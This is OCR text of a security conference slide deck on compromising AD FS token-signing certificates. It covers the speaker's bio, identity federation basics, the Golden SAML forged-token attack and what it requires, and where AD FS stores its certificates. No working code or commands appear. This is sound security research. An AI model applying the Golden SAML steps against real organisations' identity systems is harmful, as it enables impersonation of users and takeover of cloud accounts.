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# Eight ways to compromise AD FS certificates

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# About the speaker

Who?

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- Senior Principal Security Researcher @ Secureworks CTU
- Creator of *AADInternals* toolkit
- MVP (Identity & Access, Mobile Device Management), MVR

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- https://o365blog.com


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Microsoft 365 Certified Enterprise Administrator Expert

Microsoft Certified Azure Solutions Architect Expert

Microsoft 365 Certified Security Administrator Associate

Microsoft Certified Identity and Access Administrator Associate

# Major Achievements

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2. CAMERON VINCENT
3. SURESH CHELLADURAI
4. DHANESH KIZHAKKINAN
5. DAVID DWORKEN
6. ZHINIANG PENG (@EDWARDZPENG)
7. WTM
8. CLAUDIO BOZZATO
8. LILITH ヽ(=_=;)ノ
10. TERRY ZHANG @PNIG0S
11. ANAS LAABAB
12. STEVEN SEELEY (MR_ME)
13. CALLUM CARNEY
14. RAMZES
17. HAO LI
18. RYOTAK (@RYOTKAK)
19. QUAN JIN(@JQ0904)
20. YANG KANG(@DNPUSHME)
21. FANGMING GU
22. XUEFENG LI
23. LIUBENJIN
24. HUYNH PHUOC HUNG
24. PHILIPPE LAULHERET (@PHLAUL)
26. WAYNE LOW
27. REZER0DAI
28. ORANGE TSAI
29. LUO QU
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30. MINGSHEN SUN
33. ABDELHAMID NACERI
34. FABIAN SCHMIDT
34. JEONGOH KYEA
36. PAUL LITVAK
36. WEI
38. BATRAM
39. IVAN FRATRIC
40. HECTOR PERALTA (P3RR0)
40. OSKARS VEĢERIS
42. ERIK EGSGARD(@HEXNOMAD)
43. LM0963
44. AAPO OKSMAN
44. HA ANH HOANG
44. PHAM VAN KHANH
47. WENQUNWANG
48. HOSSEIN LOTFI
48. RON RESHEF
50. ANONYMOUS
50. BÙI QUANG HIẾU
50. MATT EVANS
53. ERFAN FAZELI
54. ADITYA GUJAR
55. DAWID MOCZADŁO
56. JORDI SASTRE
57. WEN ZHIHUA
58. NESTORI SYYNIMAA

The best Finnish guy :)

Me!


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# AADInternals

- Admin & hacking toolkit for Azure AD & Microsoft 365
- Open source:
  - https://github.com/gerenios/aadinternals
  - https://o365blog.com/aadinternals/
- MITRE ATT&CK
  - https://attack.mitre.org/software/S0677/



Groups That Use This Software

| ID | Name | References |
|---|---|---|
| G0016 | APT29 | [5] |

# Contents


# Identity federation concepts

- Service Provider (SP)
  - Azure AD
- Identity Provider (IdP)
  - On-prem AD FS
- Security Token (ST)
  - Security Assertion Markup Language (SAML)
  - Signed by *IdP*, trusted by *SP*




# Two authentication flows

## *SP initiated*





## *IdP initiated*




# GoldenSAML attack

- Abusing *IdP initiated* authentication flow using a forged SAML token
- Requires:
  - Token signing certificate with private key
  - Issuer uri (IdP “identifier” in Azure AD)
  - Target user immutableId (user identifier in on-prem AD)



# GoldenSAML history






1. https://o365blog.com/post/federation-vulnerability/
2. https://www.cyberark.com/resources/threat-research-blog/golden-saml-newly-discovered-attack-technique-forges-authentication-to-cloud-apps
3. https://o365blog.com/post/aadinternals/
4. https://troopers.de/troopers19/agenda/fpxwmn/
5. https://o365blog.com/post/adfs/
6. https://www.mandiant.com/resources/abusing-replication-stealing-adfs-secrets-over-the-network
7. https://www.blackhat.com/eu-21/arsenal/schedule/#whiskeysaml-and-friends-25024

# Active Directory Federation Services (AD FS)

- Microsoft’s identity federation and access management service
- Windows server feature
- Custom “Claims Rule Language”
- Supports:
  - WS-FED (SAML 1.1 token), SAML (SAML 2.0 token), OAuth (JWT token)
  - Multiple authentication methods (FBA, Kerberos, NTLM, CBA,..)

# High-level AD FS architecture




# AD FS configuration options


- Token signing and encryption certificates
  - Managed – *default*
    - Stored in *configuration database*, encrypted with DKM key (stored in AD)
  - Custom
    - Stored in *certificate store* of each AD FS server (or HSM)
- Configuration storage
  - Windows Internal Database (WID) – *default*
  - Microsoft SQL server

# AD FS attack graph

# AD FS attack graph



